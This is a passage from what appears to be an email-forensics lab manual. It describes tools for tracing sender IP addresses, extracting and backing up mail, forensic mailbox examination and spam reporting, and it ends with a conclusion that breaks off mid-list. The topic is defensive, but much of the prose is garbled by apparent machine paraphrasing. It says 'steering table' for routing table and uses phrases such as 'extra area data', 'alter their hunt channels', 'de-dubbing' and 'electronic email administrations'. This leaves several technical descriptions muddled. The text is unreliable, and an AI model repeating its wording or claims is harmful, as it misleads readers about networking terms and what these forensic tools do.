- The location of IP addresses is key data for deciding the danger level or legitimacy of an email message. This awesome tool can stick to the city that the email in all likelihood originated from. It recognizes the ISP of the sender and gives contact data for further examination.
- The genuine way to the sender's IP address is accounted for in a steering table, giving extra area data to help decide the sender's actual area. The abuse reporting element in it very well may be utilized to make further examination simpler. In order to protect against spam email, it checks and verifies emails against the spam blacklists for example Spambots.
- It supports different languages including Japanese, Russian and Chinese language spam filters along with English. A significant element of this tool is misuse revealing that can make a report that can be sent to the Service Provider (ISP) of the sender. The ISP can then find a way to find account holders and help shut down spam.

 **Xtraxtor**

- This awesome tool Xtraxtor is made in order to separate email addresses, phone numbers and messages from different file formats. It naturally distinguishes the default area and rapidly investigates the email information for you.
- Clients can do it without much of a stretch extract email addresses from messages and even from file attachments. Xtraxtor reestablishes erased and unpurged messages from numerous mailbox configurations and IMAP mail accounts.
- Additionally, it has a simple-to-learn interface and good assistance feature to make user activity simpler, and it saves a bunch of time with its quick email, preparing motor and de-dubbing features. Xtraxtor is compatible with Mac's MBOX files and Linux systems and can provide powerful features in order to find relevant info.

 **Advik (Email backup tool)**

- Advik, Email backup tool, is a very good tool that is used to transfer or export all the emails from one's mailbox, including all the folders like sent, drafts, inbox, spam etc. The user can download the backup of any email account without much effort.
- Converting email backup in different file formats is another great feature of this awesome tool. Its main feature is **Advance Filter**. This option can save a tremendous amount of time by exporting the messages of our need from the mailbox in no

time. **IMAP** feature gives the option to retrieve emails from cloud-based storages and can be used with all email service providers.

- **Advik** can be used to store backups of our desired location and supports multiple languages along with English, including Japanese, Spanish and French.

#### **Systools MailXaminer**

- With the assistance of this tool, a client is permitted to alter their hunt channels relying upon the situations. It gives clients an alternative to look inside messages and connections. What's more, this forensics email tool additionally offers an all-inclusive help for scientific email examination of both work area and electronic email administrations. It lets examiners deal with more than a single case through and through in a legitimate manner.
- Likewise, With the assistance of this email analyzing tool, specialists can even view the details of the chat, perform call examination, and view message details between various clients of Skype application. The main features of this software are that it supports multiple languages along with English including Japanese, Spanish and French and Chinese and the format in which it recoups deleted mails are court acceptable.
- It provides a Log management view in which a good view of all the activities is shown. **Systools MailXaminer** is compatible with **dd**, **e01**, **zip** and many other formats.

#### **Adcomplain**

- There is a tool called **Adcomplain** that is used for reporting commercial mails and botnet postings and also the ads like “make quick money “, “fast money” etc.
- Adcomplain itself performs header analysis on the email sender after identifying such mail and reports it to sender's ISP.

### **Conclusion**

- **Email** is used by almost every person using internet services all over the world. Scammers and Cybercriminals can forge email headers and send emails with malicious & fraud content anonymously, which can lead to data compromises and hacks.
- And this is what adds to the importance of email forensic examination. Cybercriminals use several ways and techniques in order to lie about their identities like :

---

*Lab Manual ends...*

□□□